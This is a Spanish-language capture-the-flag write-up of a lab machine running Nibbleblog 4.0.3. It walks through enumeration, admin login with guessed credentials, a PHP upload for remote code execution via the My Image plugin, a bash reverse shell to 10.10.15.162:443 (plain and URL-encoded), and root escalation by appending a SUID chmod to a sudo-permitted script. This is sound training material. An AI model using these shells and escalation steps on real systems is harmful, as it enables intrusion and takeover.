

Comenzamos la enumeración de puertos y servicios.




Investigamos el puerto 80 y nos encontramos una pagina en blanco con solo el texto **“helloworld”**.




Si inspeccionamos el código fuente de la pagina nos encontramos un comentario en el código fuente que indica un recurso que procedemos a visitar.



Nos encontramos la siguiente página, que a simple vista no encontramos nada interesante así que procedemos a realizar fuzzing para descubrir mas recursos posibles a los que poder acceder.



Al realizar fuzzing encontramos varios recursos interesantes que procedemos a investigar.



Procedemos a enumerar la versión de “nibbleblog”

```
etern4l ~ >> curl -S http://10.129.96.84/nibbleblog/admin/boot/rules/98-cc
<?php
/*
 * Nibbleblog
 * http://www.nibbleblog.com

 * Require
 *

 * Return
 *
*/


// ============================================================================
//      SYSTEM INFORMATION
// ============================================================================
define('NIBBLEBLOG_VERSION',            '4.0.3');
define('NIBBLEBLOG_NAME',                       'Coffee');
define('NIBBLEBLOG_RELEASE_DATE',       '01/04/2014');
define('NIBBLEBLOG_BUILD',                      1396309604);

// ============================================================================
//      DEBUG
// ============================================================================
define('DEBUG_MODE',    TRUE);
```


Intentamos acceder al panel de administración, en uno de los archivos encontramos un usuario llamado “admin”

```
-<users>
  -<user username="admin">
     <id type="integer">0</id>
     <session_fail_count type="integer">0</session_fail_count>
     <session_date type="integer">1514544131</session_date>
   </user>
  -<blacklist type="string" ip="10.10.10.1">
     <date type="integer">1512964659</date>
     <fail_count type="integer">1</fail_count>
   </blacklist>
 </users>
```

Así que probamos “admin” y de contraseña “nibbles” y conseguimos acceder.



Después de encontrar la versión buscamos alguna posible vulnerabilidad.




Encontramos dos exploits el que nos llama especialmente la atención es el script creado en ruby. Como la intención es realizar la explotación manual. Si examinamos el script vemos que se trata de una subida arbitraria de archivos aprovechando una vulnerabilidad en el plugin My image.


Creamos un archivo php que nos permita hacer RCE



Subimos el archivo



Y en “/nibbleblog/content/private/plugins/my_image/” encontramos nuestro archivo que si lo ejecutamos ganamos RCE.






nibbler

Para conectarnos usamos “bash -c 'bash -i >& /dev/tcp/10.10.15.162/443 0>&1'” pero **URL ENCODEADO.**

“bash%20-c%20'bash%20-i%20%3E%26%20/dev/tcp/10.10.15.162/443%200%3E%261'”



La bandera se puede encontrar en **“/home/nibbler/user.txt”**

Escalada de privilegios

Con “sudo -l” encontramos un script llamado “monitor.sh”

```
User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

Tenemos que descomprimir previamente el script.

```
ls
personal
personal.zip
user.txt
```

Como tenemos permisos de lectura y escritura en el script “monitor.sh” hacemos lo siguiente:

```
ls
monitor.sh
echo 'chmod u+s /bin/bash' >> monitor.sh
/bin/bash -p
whoami
root
```

Se añade la línea al script y escalamos privilegios exitosamente como root.